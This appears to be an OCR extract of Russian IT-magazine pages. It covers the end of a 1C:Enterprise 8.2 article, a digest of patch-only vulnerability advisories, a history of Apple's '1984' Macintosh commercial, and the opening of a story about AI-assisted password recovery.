


Рисунок 7. Структура подсистем демонстрационной конфигурации




Рисунок 8. Свойства формы




Рисунок 9. Декларативное описание управляемой формы




Рисунок 10. Основное окно демонстрационной конфигурации

мому верхнему уровню подсистем – пункту «Конфигурация» (см. рис. 7).

Для всех справочников установим также принадлежность подсистеме «Справочники», для документа – подсистеме «Документы».

Запустим приложение на выполнение и убедимся, что оно успешно функционирует – структура пользовательского интерфейса отражает иерархию подсистем (см. рис. 10); все формы справочников и документов функционируют – платформа просто игнорирует «старые» и генерирует управляемые формы «на лету», по мере надобности.

Отмечу, что модуль документа в нашем случае не требует изменений, он содержит обработку проведения, кото-

рая выполняется на сервере, поддерживающем всю мощь встроенного языка «1С:Предприятия».

Если вернуться в конфигуратор и просмотреть свойства любой формы, то увидим новый не редактируемый реквизит «Тип формы», который может принимать значения «Стандартная форма» или «Управляемая форма». Для унаследованных форм он установлен в значение «Стандартная форма» (см. рис. 8).

Создадим управляемую форму документа, для чего запустим конструктор формы документа. После завершения работы конструктора получившаяся форма будет открыта в редакторе форм (см. рис. 9).

Окно редактора форм разделено на две части – вся работа по настройке визуального отображения формы ведется в верхней части. Разработчик формирует так называемое декларативное описание – перечень элементов формы, их свойства, группировку и тому подобное, а представление формы, автоматически генерируемое на основании декларативного описания, отображается в нижней части.

Подвинуть элементы управления с помощью мыши в разделе представления формы, как уже отмечалось, нет возможности. Для перемещения, например, реквизита «Дата» в правый столбец следует мышью переместить его из группы «Левая колонка» в группу «Правая колонка».

Как опробовать «Управляемое приложение»

Бета-версию можно загрузить с сайта поддержки пользователей программных продуктов фирмы «1С» (<http://users.v8.1c.ru>), она помещена на августовский выпуск партнерского диска ИТС. Выпускается также отдельный программный продукт, содержащий печатный вариант документации и дистрибутив.

По адресу <http://demo-ma.1c.ru> можно опробовать работу с «Демонстрационной конфигурацией», используя веб-браузер. Там же описан порядок подключения «тонкого клиента».

Выводы

Фирма «1С» становится все более заметным игроком на рынке корпоративных решений, и новая версия платформы «1С:Предприятие 8» является закономерным шагом в реализации этой стратегии.

Изменения, реализованные в рамках архитектуры клиент-серверного взаимодействия, позволили повысить масштабируемость и устойчивость системы.

Поддержка распределенных неоднородных систем введена на новый уровень: в версии 8.1 только кластер серверов «1С:Предприятия» мог работать на Linux, теперь и клиент может работать в этой среде, используя связку Apache + Mozilla Firefox.

Декларативное описание интерфейса (управляемый командный интерфейс и управляемые формы), управляемые отчеты, развитая система разграничения средств доступа, система функциональных опций – все это позволяет говорить о том, что прикладные решения можно будет эффективнее разрабатывать и внедрять.

Спуфинг-атака в SChannel в Microsoft Windows

Программа: Microsoft Windows 2000; Microsoft Windows XP; Microsoft Windows 2003; Microsoft Windows Vista; Microsoft Windows 2008.

Опасность: Средняя.

Описание: Уязвимость существует из-за некорректной проверки Transport Layer Security (TLS)-сообщений в компоненте SChannel (Secure Channel) во время аутентификации с помощью сертификатов. Удаленный пользователь может с помощью публичного компонента аутентификационных данных пользователя успешно аутентифицироваться на системе.

URL производителя: www.microsoft.com.

Решение: Установите исправление с сайта производителя.

Отказ в обслуживании в Sun Java System Directory Server

Программа: Sun Java System Directory Server 5.2 Patch6 и более ранние версии.

Опасность: Средняя.

Описание: Уязвимость существует из-за неизвестной ошибки при обработке LDAP-запросов. Удаленный пользователь может с помощью специально сформированного LDAP-запроса аварийно завершить работу сервера каталогов.

URL производителя: www.sun.com/software/products/directory_srvr/home_directory.html.

Решение: Установите исправление с сайта производителя.

Отказ в обслуживании в OpenBSD

Программа: OpenBSD версии 4.3 и 4.4.

Опасность: Низкая.

Описание: Целочисленное переполнение существует в функции `fts_build()` в файле `src/lib/libc/gen/fts.c` при обработке директорий с высоким уровнем вложенности. Локальный пользователь может с помощью специально сформированного дерева директорий аварийно завершить работу `fts`-приложений `rm`, `du`, `chgrp` и `chown`.

URL производителя: openbsd.org.

Решение: Установите исправление из CVS-репозитория производителя.

Обход ограничений безопасности в cURL

Программа: cURL 7.19.3 и более ранние версии.

Опасность: Низкая.

Описание: Уязвимость существует из-за того, что cURL следует HTTP «Location:» перенаправлениям на ссылки `scr://` и `file://`. Удаленный пользователь может с помощью специально сформированного перенаправления просмотреть содержимое произвольных файлов на системе и потенциально выполнить произвольные команды. Для успешной эксплуатации уязвимости должна быть включена поддержка автоматических перенаправлений.

URL производителя: curl.haxx.se.

Решение: Установите последнюю версию 7.19.4 с сайта производителя.

Отказ в обслуживании в OpenBSD

Программа: OpenBSD версии 4.3, 4.4.

Опасность: Средняя.

Описание: Уязвимость существует из-за ошибки в демоне `bgpd` в функции `aspath_prepend()` в файле `usr.sbin/bgpd/rde_attr.c` при добавлении собственной автономной системы (AS) к длинному пути AS. Удаленный пользователь может анонсировать длинный путь AS и аварийно завершить работу системы.

URL производителя: openbsd.org.

Решение: Установите исправление с сайта производителя.

Множественные уязвимости в PHP

Программа: PHP версии до 5.2.9.

Опасность: Средняя.

Описание: 1. Уязвимость существует из-за ошибки в функции `imagerotate()`. Удаленный пользователь может просмотреть произвольные участки памяти на системе.

2. Уязвимость существует из-за неизвестной ошибки в `zip`-функционале. Злоумышленник может аварийно завершить работу приложения, если файл или директория содержат относительный путь.

3. Уязвимость существует из-за неизвестной ошибки в функции `explode()`. Подробности уязвимости не сообщаются.

4. Уязвимость существует из-за ошибки при обработке входных данных в функции `json_decode()`. Подробности уязвимости не сообщаются.

URL производителя: www.php.net.

Решение: Установите последнюю версию 5.2.9 с сайта производителя.

Отказ в обслуживании в Sun Solaris

Программа: Sun Solaris 10.

Опасность: Низкая.

Описание: Уязвимость существует из-за неизвестной ошибки в псевдоустройстве `scrypto`-драйвера. Локальный пользователь может вызвать панику ядра системы.

URL производителя: www.sun.com.

Решение: Установите исправление с сайта производителя.

Обход ограничений безопасности в squidGuard

Программа: squidGuard 1.2.1, 1.3 и более ранние версии.

Опасность: Низкая.

Описание: Уязвимость существует из-за ошибки при обработке запросов к запрещенным доменным именам. Удаленный пользователь может добавить заключительную точку к доменному имени и обойти установленный фильтр. Для успешной эксплуатации уязвимости squidGuard должен работать совместно с Squid 3.x.

URL производителя: www.squidguard.org.

Решение: Установите исправление с сайта производителя.

Составил Александр Антипов

Шедевр рекламного искусства: история создания ролика «1984» для Apple Macintosh



Единожды показанный на финале Суперкубка рекламный ролик «1984» повлиял на процесс создания рекламы больше, чем любая другая реклама за все последующие годы.

Журнал TV Guide, 1999 год

Дмитрий Мороз

Реклама – двигатель торговли. А хорошая реклама потенциально гарантирует успех продукта на рынке. За несколько дней до выхода в свет компьютера Apple Macintosh показанный единожды 60-секундный ролик создал эффект «разорвавшейся бомбы», обеспечив компьютеру успешные продажи, а себе – право именоваться классикой рекламного искусства.

Зарождающаяся индустрия

В 1977 году, когда персональные компьютеры продавались в виде конструкторов для самостоятельной сборки и внешне выглядели ничем не примечательными ящиками со светодиодами, появление компьютера Apple II произвело фурор. Вышедший два года спустя редактор электронных таблиц VisiCalc ещё больше укрепил позиции системы на рынке – количество проданных Apple II утраивалось каждый год и к 1980 году превысило 121 тысячу устройств.

Выход корпорации IBM на рынок персональных компьютеров с её IBM PC, впрочем, стал довольно серьёзной помехой: если в 1981 году компания продала 35 тысяч систем, то к 1983 году эта сумма составила уже 800 тысяч компьютеров.

В результате исследования рынка IBM обнаружила, что хотя персональный компьютер воспринимался как хорошая вещь, он в то же время был и пугающим, а сама компания, по мнению общественности, – «холодной и отчуждённой». Задействованное для решения этой проблемы рекламное агентс-

тво Chiat/Day подготовило для IBM рекламную кампанию по подавлению этих страхов путём демонстрации в роликах героя, похожего на Чарли Чаплина (Charlie Chaplin) и использующего в качестве первоосновы сюжет его фильма «Новые времена» (Modern Times). Оригинальная картина рассказывала о том, как «маленький человек», будучи пойманным враждебным миром технологий, даёт ему отпор и в итоге одерживает победу. Фигура Чарли Чаплина уменьшила фактор страха перед IBM и подарила компании «человеческое лицо». Вместе с тем Chiat/Day получила опыт в продвижении такого товара, как компьютер, который пригодится ей уже спустя короткое время.

На пути к совершенству

Apple планировала ответить IBM выпуском своего нового компьютера Macintosh, являвшегося наследником коммерчески провального Lisa. Курируемая одним из основателей компании Стивом Джобсом (Steve Jobs), команда Macintosh создавала в своих закромах маленький шедевр. К сожалению, передовая аппаратная и программная «начинка» разрабатываемой сис-

темы диктовала свои условия относительно итоговой цены: если изначально компьютер предполагалось продавать за 500 долларов (на 50% дешевле Apple II), то за короткий срок эта сумма выросла в три раза. В течение довольно длительного времени она оставалась неизменной, но к концу цикла разработки Macintosh подпрыгнула до 995 долларов.

Пришедший в компанию в апреле 1983 года новый исполнительный директор Apple Джон Скалли (John Sculley) настоял на повышении стоимости компьютера до 2495 долларов, что, по его словам, было мотивировано желанием потратить как можно больше средств на рекламную кампанию Macintosh. Кроме того, он был уверен в том, что новинку будут сметать с полок и по такой цене. В конечном итоге за всё время разработки компьютера его стоимость увеличилась в пять раз, однако рекламный отдел Macintosh смог заполучить в свои руки 30 миллионов долларов.

Apple, и в первую очередь Джобс, всегда очень серьёзно относились к рекламной поддержке собственных продуктов. Ещё в те времена, когда


изготовление Apple II выполнялось «на коленке» менее чем 20 сотрудниками молодой компании в гараже родителей Стива, он настоял на дешёвой покупке двух страниц в журнале Scientific American для рекламы компьютера.

Поэтому для рекламы Macintosh, который был призван составить достойную конкуренцию IBM PC, скупиться никто не собирался. Так, к примеру, компания потратила 2,5 миллиона долларов на покупку всех 40 страниц рекламного пространства в журнале Newsweek. «Трудно было понять: то ли Apple купила рекламные площади у Newsweek, то ли Newsweek рекламируется в брошюре Apple», – шутя, вспоминал позднее Джон Скалли.

Однако не журналом единым... Ещё в 1981 году компания начала сотрудничать с агентством Chiat/Day, которое после оказанной услуги IBM занималось созданием первых телевизионных рекламных роликов компьютеров Apple. Из занимательных фактов можно отметить рекламу компьютера Lisa, в которой снимался тогда ещё неизвестный актёр Кевин Костнер (Kevin Costner). В случае с Macintosh Apple решила идти по проторенному пути и в очередной раз дала Chiat/Day «зелёный свет».

В конце 1982 года художник-постановщик Брент Томас (Brent Thomas) и копирайтер Стив Хейден (Steve Hayden) произвели на свет идею под общим названием «Почему 1984 год не будет похож на «1984». В качестве её основы выступала книга «1984» английского писателя Джорджа Оруэлла (George Orwell), вышедшая в 1949 году и повествовавшая о тоталитарном мире будущего и о людях, решивших восстать против контролирующей «системы». Chiat/Day предложила её нескольким клиентам, включая Apple, для которой она могла быть использована на страницах Wall Street Journal, рекламирующих Apple II. Покупатель на идею не нашёлся, и она была отложена вплоть до весны 1983 года, когда компания Стива Джобса встретилась с агентством для обсуждения деталей рекламного ролика Macintosh, запуск которого был намечен на январь 1984 года.

Основатель Apple хотел, чтобы выход компьютера в свет сопровождал



Apple Macintosh

ся воодушевляющей рекламой, столь революционной, сколь и рекламируемый ею Macintosh. Хейден и Томас решили воскресить идею «1984» и, переработав её, подготовили для встречи новый сценарий и интригующий набор эскизных рисунков.

По их замыслу перед зрителем возникал мрачный мир будущего, с сотнями и тысячами спящих «зомбированных» рабочих. Неожиданно в кадре появляется молодая, атлетически сложенная девушка с молотом в руках, одетая в красные спортивные шорты и майку с нарисованным на ней Macintosh. Скрываясь от полиции, безымянная героиня добежит до большого помещения, в котором рабочие покорно слушают пропагандистскую речь, произносимую с экрана Большим братом (Big Brother). Позднее Джобс лично заявлял, что в его образе он видел главного противника Apple – компанию IBM.

Закадровый монолог, произносимый Большим братом на протяжении всего ролика, был примерно следующим: «Мои друзья, каждый из вас является отдельной клеткой большого тела, являющегося Государством. И сегодня большое тело отчистилось от паразитов. Мы одержали победу над безнравственным рассеиванием фактов. Убийцы и мародёры были изгнаны, а отравленный бурьян – предан мусорной корзине истории. Пускай же каждая клетка возрадуется! Сегодня мы празднуем первую блестящую годовщину создания Директив инфор-

мационного очищения. Впервые в истории мы сотворили сад чистой идеологии, где каждый рабочий может защититься от паразитов противоречий и сбивающей с толку правды. Наше Слияние Мыслей – более мощное оружие, нежели любой флот или армия на Земле! Мы – единый народ. С единой волей. Единым принятием решения. Единой причиной. Своей болтовнёй наши враги доведут себя до смерти. И мы похороним их в их же собственном смятении! Мы победим!»

Во время последних слов, произносимых Большим братом, героиня размахивается и бросает молот прямо в экран. При их соприкосновении возникает яркая вспышка света, вслед за которой бегущий снизу вверх текст гласит: «24 января 1984 года Apple Computer представит Macintosh, и вы увидите, почему 1984 год не будет похож на «1984».

Желающие увидеть всё своими глазами могут посмотреть ролик здесь: <http://www.youtube.com/watch?v=OYecfV3ubP8>.

Предложенная Chiat/Day идея «1984» очень понравилась Джобсу и Скалли, и проект с огромным бюджетом в 750 тысяч долларов и предполагаемой длительностью 60 секунд был запущен в производство.

Режиссёрское кресло было решено отдать в руки Ридли Скотта (Ridley Scott), к тому времени уже успевшего снять такие фантастические картины, как «Чужой» (Alien) и «Бегущий по лезвию» (Bladerunner). «В 1984 году я ра-

Персональное признание

Кстати, несмотря на то что Ридли Скотт создавал рекламу персонального компьютера, он никогда до этого не работал с ним. «Несмотря на то что мои друзья и знакомые проживают свою жизнь за компьютером, я отношусь к тем людям, кто ни разу не сидел перед ним. Я даже не знаю, как им пользоваться», — вспоминал он впослед-

ботал в Лондоне над полнометражными лентами, однако иногда продолжал заниматься и рекламными роликами, поскольку мне нравится процесс из создания, напоминающий съёмки мини-фильма по какой-нибудь изощрённой книге эскизов», — вспоминал Скотт. «К тому же я люблю снимать, вот почему продолжаю работать в рекламном направлении. Для создателя кинофильмов нет ничего хуже, нежели промежутки между съёмками двух картин, поскольку это бездействие может свести с ума. И когда рекламное агентство Chiat/Day предложило мне снять ролик для Macintosh, я, конечно же, согласился».

Поскольку Ридли Скотт в то время проживал в Лондоне, съёмки ролика было решено провести там же в павильонах студии Shepperton Studios. Несколько человек из руководств Apple и Chiat/Day, включая Стива Джобса и маркетинг-менеджера Macintosh Майка Мюррея (Mike Murray), специально прилетели в столицу Великобритании и провели там всю неделю, которую длился съёмочный процесс.

К тому времени, когда в Лондон прибыли представители обеих компаний, Скотт уже подготовил команду актёров, состоявшую из 200 человек. Поскольку по сценарию все ра-

боты. «Я получил заказ на создание рекламы для Apple Macintosh, однако, честно говоря, даже не знал, что это такое. Мне понравился снятый ролик и царящая в нём атмосфера, а также реклама продукта без его демонстрации непосредственно на экране. Так что, в общем, я снял видео, и лишь в конце узнал, что же именно оно было призвано рекламировать».

бочие должны были быть бритоголовыми, а актёров, согласных пожертвовать своими волосами ради съёмок, было немного, режиссёр нанял британских скинхедов, которые получали по 125 долларов в день каждый.

Выбор актрисы на роль главной героини оказался заданием посложнее. Многие потенциальные кандидатуры были не способны раскрутить молот вокруг своей оси и точно бросить его в заданном направлении, как того требовал сценарий. Во время кастинга чудом удалось избежать жертв, когда молот, брошенный одной из девушек, опустился в считанных метрах от пожилой женщины, прогуливавшейся по Гайд-парку, где и проходил отбор.

К счастью одной из моделей, Ане Мэйджор (Аня Major) удалось справиться с поставленной задачей, благодаря чему она в итоге и была выбрана.

На волоске от гибели

Ли Клоу и Стив Хейден презентовали черновой монтаж ролика команде Apple несколько недель спустя, получив взамен бурю положительных эмоций. Реклама была впервые показана на ежегодной конференции по продажам в октябре 1983 года, которая проходила в Гонолулу, Гавайи. Реакция

публики была настолько восторженной, что Apple немедленно купила два рекламных тайм-слота (60 и 30 секунд) общей стоимостью 800 тысяч долларов, дабы «1984» был продемонстрирован во время финала 18-го Суперкубка по американскому футболу. Предполагалось, что вначале будет показан полный 60-секундный ролик, а спустя некоторое время после окончания демонстрации рекламы других компаний зрители увидят его вдвое сокращённую версию, которая будет призвана ещё больше подогреть их интерес к Macintosh.

Впрочем, у руководства Apple не было подобного воодушевления. В декабре Джобс и Мюррей показали ролик совету директоров, дабы получить финальное согласие на его демонстрацию во время Суперкубка. Когда после просмотра зажёгся свет, в комнате повисла гробовая тишина, которую нарушил Майк Марккула (первый инвестор Apple и один из её основателей). «Кто хочет обратиться в новое рекламное агентство?» — вспоминал его слова Джон Скалли. «Остальные же изумлённо смотрели друг на друга... Большинство из них считало, что это был худший рекламный ролик, который они когда-либо видели. В итоге он не понравился ни одному из членов совета директоров».

Негативная реакция руководства вынудила Скалли попросить Chiat/Day продать уже купленные тайм-слоты. Однако основатель агентства Джей Чиат (Jay Chiat), надеясь, что совет передумает, продал лишь 30-секундный отрезок времени. По словам Майка Мюррея, совет проинструктировал Стива продемонстрировать на оставшееся время старую рекламу Apple II



Кадры из оригинального ролика



или какой-нибудь другой ролик, лишь бы только не показывать «1984».

На первый взгляд судьба «1984» и потраченных на него денег была предрешена. Однако здесь на помощь пришёл Стив Возняк (Steve Wozniak) – второй «отец» Apple и создатель Apple I и II. Обычно он не вмешивался в корпоративную политику компании, предпочитая заниматься любимым делом – электроникой, однако был настолько поражён увиденным роликом, что согласился оплатить из собственного кармана половину стоимости оставшегося тайм-слота. Узнав о намерении Возняка, Скалли попросил совет директоров пересмотреть своё решение, и в конечном итоге они дали согласие.

22 января 1984 года в перерыве между вторым и третьим таймами финального поединка, в котором команда Los Angeles Raiders в итоге разгромила Washington Redskins со счётом 38:9, 96 миллионов зрителей как на стадионе, так и у экранов телевизоров увидели рекламу, обещавшую им нечто грандиозное. Люди недоумевали, что же только что было продемонстрировано. Вопросы начали сыпаться отовсюду. Однако это было лишь начало. Вечером загадочный ролик Macintosh был упомянут в новостных репортажах трёх крупнейших американских телевизионных сетей – NBC, ABC и CBS, а также 50 локальных станций. В течение последующей недели и месяца о феномене «1984» написали Time, BusinessWeek, Fortune, Forbs, Wall Street Journal и New Your Times. Все они обсуждали новый компьютер Apple и «1984» и в результате бесплатно разрекламировали Macintosh, по самым скромным подсчётам, на 5 миллионов долларов.

Неделю спустя после старта продаж новинки состоялось собрание совета директоров. На встречу без объяснения причины были приглашены и все члены команды, разработавшей Macintosh. Когда же они вошли в помещение, всё руководство компании встало и устроило им овацию, попутно извиняясь за свою неправоту относительно ролика и поздравляя с фантастическим успехом. В большей части именно благодаря «1984» с января по май Apple смогла продать свыше 70 тысяч систем.

На протяжении многих лет не без участия самой Apple в мире культивировалось мнение о том, что оригинальный ролик Macintosh был публично показан лишь один раз на Суперкубке, однако это не так. В стремлении принять участие в конкурсе лучших рекламных работ 1983 года Chiat/Day заплатила 10 долларов за возможность одноразовой демонстрации «1984» в час ночи 15 декабря 1983 года на небольшой телевизионной станции (KMVT, Channel 11) в Твин Фолс, штат Айдахо, дабы пройти квалификацию. А начиная с 17 декабря, 30-секундная версия ролика на протяжении нескольких недель демонстрировалась в рекламном блоке перед началом показа фильмов в кинотеатрах. Некоторым владельцам кинотеатров «1984» полюбился настолько, что они продолжали крутить его на протяжении нескольких месяцев совершенно бесплатно.

Старания Chiat/Day не были напрасными: реклама Macintosh получила награду Clio Awards за непревзойдённое мастерство в дизайне и рекламном деле. Однако это было лишь начало. В июне 1984 года ролик «1984» выиграл гран-при 31-го Международного фестиваля рекламы



Кадр из ролика 2004 года

в Каннах, Франция, тем самым вернув США статус страны-победительницы, утраченный пять лет назад. В последующие годы реклама Macintosh была удостоена свыше 30 наград и разнообразных титулов, среди которых: «Величайшая реклама» (1995 г., журнал «Advertising Weekly»), «Номер один среди лучших реклам за всю историю» (1999 год, журнал «TV Guide»), «Лучший ролик Суперкубка» (за всю 40-летнюю историю чемпионата) и др.

Наконец, «1984» стал неотъемлемой частью учебных курсов по рекламному делу, являясь «материалом для разбора по косточкам» в различных учебных материалах и лекциях, например «Толковательное учение визуальных намёков в рекламе».

Наследие «1984»

Спустя 15 лет после своей демонстрации «1984» был использован в фильме «Пираты Кремниевой долины» (Pirates of Silicon Valley), повествующем о становлении Apple и Microsoft, а также соперничестве между Джобсом и Биллом Гейтсом (Bill Gates). События открывающей сцены фильма «происходили» в павильоне студии Shepperton Studios. Затем действие фильма плавно перетекло к демонстрации самого ролика.

Ещё через пять лет, в 2004 году, во время презентации новой модели iPod, Apple продемонстрировала обновлённую версию ролика. Путём компьютерной обработки к героине был добавлен плеер, а также незаменимый его атрибут – белые наушники.

В январе этого года «1984» отметил свой 25-летний юбилей. Несмотря на прошедшие годы, его по-прежнему помнят, им всё так же восторгаются. Вполне возможно, что однажды Apple вновь «перевернёт мир с ног на голову», выпустив очередной инновационный продукт, компанию которому составит не менее уникальная реклама. 🌀

1. <http://www.wikipedia.org>.
2. <http://myoldmac.net>.
3. <http://www.curtsmedia.com>.
4. <http://www.owenink.com>.
5. <http://www.macdailynews.com>.
6. <http://folklore.org>.
7. <http://www.duke.edu/~tlove>.



Пункт 4.11

Перед Стасом лежал пакет, помеченный незатейливым кодом «ААА». «Три А» — это высокий приоритет и большие деньги, которые готов был заплатить клиент. «Три А» означало, что даже баснословно высокая сумма, которую может запросить за работу компания, будет оплачена. Ну и Стас, конечно же, получит от этой суммы свой процент... если сделает работу. А она чаще всего делалась успешно. Стас работал в компании Data Research Inc. в отделе восстановления. Его направлением было восстановление утерянных паролей, а проще говоря — легитимный взлом. Как часто с вами бывало, что вы выдумывали очень сложный и, как вам казалось, легко запоминающийся пароль, использовали его пару раз и потом забывали? А спустя какое-то время обнаруживали, что данные, которые защищает этот пароль из ненужного архива, стали архиважными, а тот самый легко запоминающийся пароль никак не хотел вспоминаться? Как часто фирмы становились заложниками своих же сотрудников, которые по каким-либо причинам решали свести счеты с работодателем, зашифровав резервные копии и заложив тайм-бомбу под текущие данные при увольнении? А в связи с разразившимся экономическим кризисом, ког-

да пошла волна увольнений, затронувшая многих ИТ-сотрудников, вариант порчи данных как вида мести работодателю перестал быть редкостью. Шантаж и рассеянность, недосмотр в политиках безопасности и разгильдяйство — все это давало работу отделу восстановления в D.R. Inc.

Data Research была последней надеждой, хоть и не дешевой, получить свои данные назад с тех пор как для шифрования стали использоваться все более и более изощренные методы и длинные ключи. Когда варианты атаки «в лоб» составляют годы, а данные вам нужны «вчера», то вы заплатите любые деньги, чтобы их вернуть. А Data Research для этого пользовалась своими собственными наработками, причем некоторые из них даже не были запатентованы ввиду высокой секретности. К таковой системе относился и программный комплекс по восстановлению сложных паролей, с которым работал Стас. Идея заключается в том, чтобы смоделировать работу мозга человека, выдумавшего пароль. Для этого на вход крупной нейронной сети «скармливаются» все данные, которые можно достать о клиенте. Чем больше и точнее данные — тем больше вероятность того, что сеть начнет «мыслить» как клиент

и на выходе сформирует список возможных паролей, среди которых будет верный.

Стас вскрыл пакет и ознакомился с вводным листом. Картина была следующей: ведущий системный администратор одной из крупнейших транснациональных компаний, некто Д. Бондарь, похоже, решил подстраховаться на случай увольнения и написал программный модуль, который в реальном масштабе времени шифровал данные, хранящиеся на подотчетных ему серверах компании. При записи на диск они шифровались ключом длиной в 4096 бит, а при считывании — расшифровывались. Поскольку резервное копирование в компании велось с помощью сторонней программы, то и резервировались нерасшифрованные данные. Эта система замечательно и незаметно работала неизвестное время, пока этот Д. Бондарь случайно не погиб. Ввод исходного ключа для шифрования осуществлялся при перезапуске системы, поэтому прошло несколько месяцев, прежде чем это случилось и обнаружилось, что все данные, касающиеся серверов европейской части компании, разом стали недоступны. Разумеется, этот администратор не удосужился никому оставить никаких инструкций на случай



собственной смерти, и ключ так и умер вместе с ним в машине «скорой помощи» на пути в больницу. А компания встала на уши и начала нести колоссальные убытки в регионе. Если эта история выплывет наружу, то репутационный ущерб вполне может поставить под сомнение всю ее успешную деятельность.

В пакете заказчик предоставлял описание для входа в собственную корпоративную систему, чтобы можно было осуществлять ввод подобранных паролей и самое важное – жесткие диски из рабочего и домашнего компьютеров администратора.

Вы никогда не думали, насколько индивидуально содержимое жесткого диска вашего компьютера? Вам может казаться, что вы пользуетесь стандартными программами и ваш диск – один из тысяч похожих друг на друга дисков в тысячах других компьютерах, но это не так. Он индивидуален, как и вы. Какие обои вы предпочитаете, как расставляете ярлычки на рабочем столе, как раскладываете рабочие файлы по папкам, какие личные настройки применяете, тысячи, тысячи мелочей есть на вашем винчестере, которые однозначно укажут на вас как на владельца. И которые могут попробовать воспроизвести логику ваших мыслей. Ведь даже когда вы выдумываете, казалось бы, абсолютно ничего не значащий пароль, вы ведь чем-то руководствуетесь.

Стас запустил рабочую программу, создал новый проект и, указав в качес-

тве данных для инициализации содержимое дисков администратора, занялся построением VPN-канала в корпоративную сеть заказчика. Тем временем программа работала... Стас слабо представлял, по каким алгоритмам она отфильтровывает файлы операционной системы и стандартных программных компонентов, во что преобразуются личные фотографии, прежде чем информационные выжимки из них упадут на первое звено нейронной сети, какое место в проекте отводится аудиокolleкции и учитывается ли как-нибудь содержимое спрятанной поглубже в недрах диска папки с порнухой, но его это слабо интересовало. Это была не его работа – а работа программы. Семантический анализ личных документов, анализ кэша браузера, просмотр cookies, почтовая переписка, блоги... Стоп. Блоги – это отдельный разговор. Нейронная сеть в проекте оживала, приобретала черты этого Д.Бондаря, начал формироваться список возможных вариантов паролей. Стас добавил в проект выходной модуль – созданное им VPN-подключение, и программа стала тут же пытаться ввести пароли в модуль расшифровки на стороне клиента. Пока впустую. Но Стас и не ожидал быстрого результата.

Спустя три часа система выдала сообщение «мало исходных данных». Ну что ж, бывает. Придется обратиться к внешним данным. Стас снял трубку, набрал номер куратора в компании-заказчике и запросил все данные,

о посещенных этим Д. Бондарем веб-страницах за как можно более больший промежуток времени. Ему пообещали подготовить отчет в кратчайшие сроки, а Стас уже набирал другой номер. Такая крупная компания, как Data Research, имеет серьезные связи, порой весьма неожиданные. Номер, набранный Стасом, принадлежал админу крупнейшей социальной сети, пользователем которой был злополучный Д. Бондарь. Где, как не при личной переписке и виртуальном общении, раскрывается наша индивидуальность? Причем порой раскрывается так неожиданно, что ты оказываешься как бы другим человеком. Но это все равно ты, ты остаешься собой, потому что твоя голова, твой мозг, он один для тебя реального и для тебя виртуального.

– Слушаю, – ответила трубка.

